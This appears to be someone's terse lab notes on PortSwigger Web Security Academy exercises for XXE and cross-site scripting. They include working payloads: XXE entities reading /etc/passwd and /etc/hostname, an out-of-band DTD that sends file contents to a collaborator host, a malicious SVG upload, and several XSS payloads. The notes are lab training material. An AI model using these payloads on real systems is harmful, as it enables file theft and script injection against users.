


lab solved

▼ https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-perform-ssrf




user credentials file:///etc/passwd




AWS'S EC2 meta-data

▼ https://portswigger.net/web-security/xxe/blind/lab-xxe-with-out-of-band-interaction




go to the collaborator's of burpsuite and the pull the request

▼ https://portswigger.net/web-security/xxe/blind/lab-xxe-with-out-of-band-interaction-using-parameter-entities




just like last lab go to the burp's collobrator and the pull requesst


▼ https://portswigger.net/web-security/xxe/blind/lab-xxe-with-out-of-band-exfiltration



<!DOCTYPE foo [<!ENTITY % xxe SYSTEM " https://exploit-0acf00060430bb6382502347011600b3.exploit-server.net/exploit ">%xxe;]>





<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % stack '<!ENTITY % exfil SYSTEM "
https://fq92aoyoaxcr273x1bz4k8tih9n0b5zu.oastify.com/?test=%file;" >'>
%stack;
%exfil;



hostname

▼ https://portswigger.net/web-security/xxe/blind/lab-xxe-with-data-retrieval-via-error-messages






▼ https://portswigger.net/web-security/xxe/lab-xinclude-attack


▼ https://portswigger.net/web-security/xxe/lab-xinclude-attack

▼ https://portswigger.net/web-security/xxe/lab-xxe-via-file-upload


payload used


```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1
<text font-size="16" x="0" y="16">&xxe;</text>
</svg>
```





the post it click Back to Blog and open image in new tab






then summit the ans.


▼ https://portswigger.net/web-security/xxe/blind/lab-xxe-trigger-error-message-by-repurposing-local-dtd

▼ Cross-Site Scripting

▼ https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded






▼ https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded



post it and solved the lab


▼ https://0ae7006e042976bd80739e22007100f8.web-security-academy.net/?search=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E%2F%2F++%22%3E




┌──(kali㉿kali)-[~/Desktop/tryhackme]
└─$ cd ..
┌──(kali㉿kali)-[~/Desktop]
└─$ nano file.svg
┌──(kali㉿kali)-[~/Desktop]
└─$ cat file.svg
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/hostname" >]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
<text font-size="16" x="0" y="16">&xxe;</text>
</svg>
┌──(kali㉿kali)-[~/Desktop]
└─$ open file.svg
┌──(kali㉿kali)-[~/Desktop]
└─$ <img src="/resources/images/tracker.gif?searchTerms="><script>alert(1)</script>// ">



▼ https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-innerhtml-sink

▼ https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-jquery-href-attribute-sink




when you put `returnPath=javascript:alert(1)` in url then the website redirect you when you click to back button on website . because of `<a id="backLink" href="javascript:alert(1)">Back</a>` `href` it will redirect you to another page

example:




then i click on back button then it will show me this



it simply redirect me to the google.com


▼ https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-jquery-selector-hash-change-event

```
<iframe src="https://0a1100d903bd97d98c5e01a400fd00a2.web-security-academy.net/" onload='this.src+="#%3Cimg%20src=x%20onerror%20=%20print()%3E"'>
<iframe src="https://0a1100d903bd97d98c5e01a400fd00a2.web-security-academy.net/" onload='this.src+="#<img src=x onerror = print()>"'>

<img src=x onerror = alert(1)>
```

